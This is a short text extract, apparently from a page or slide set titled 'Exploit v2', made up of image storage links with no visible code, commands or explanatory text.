


Exploit v2


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Exploit v2





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

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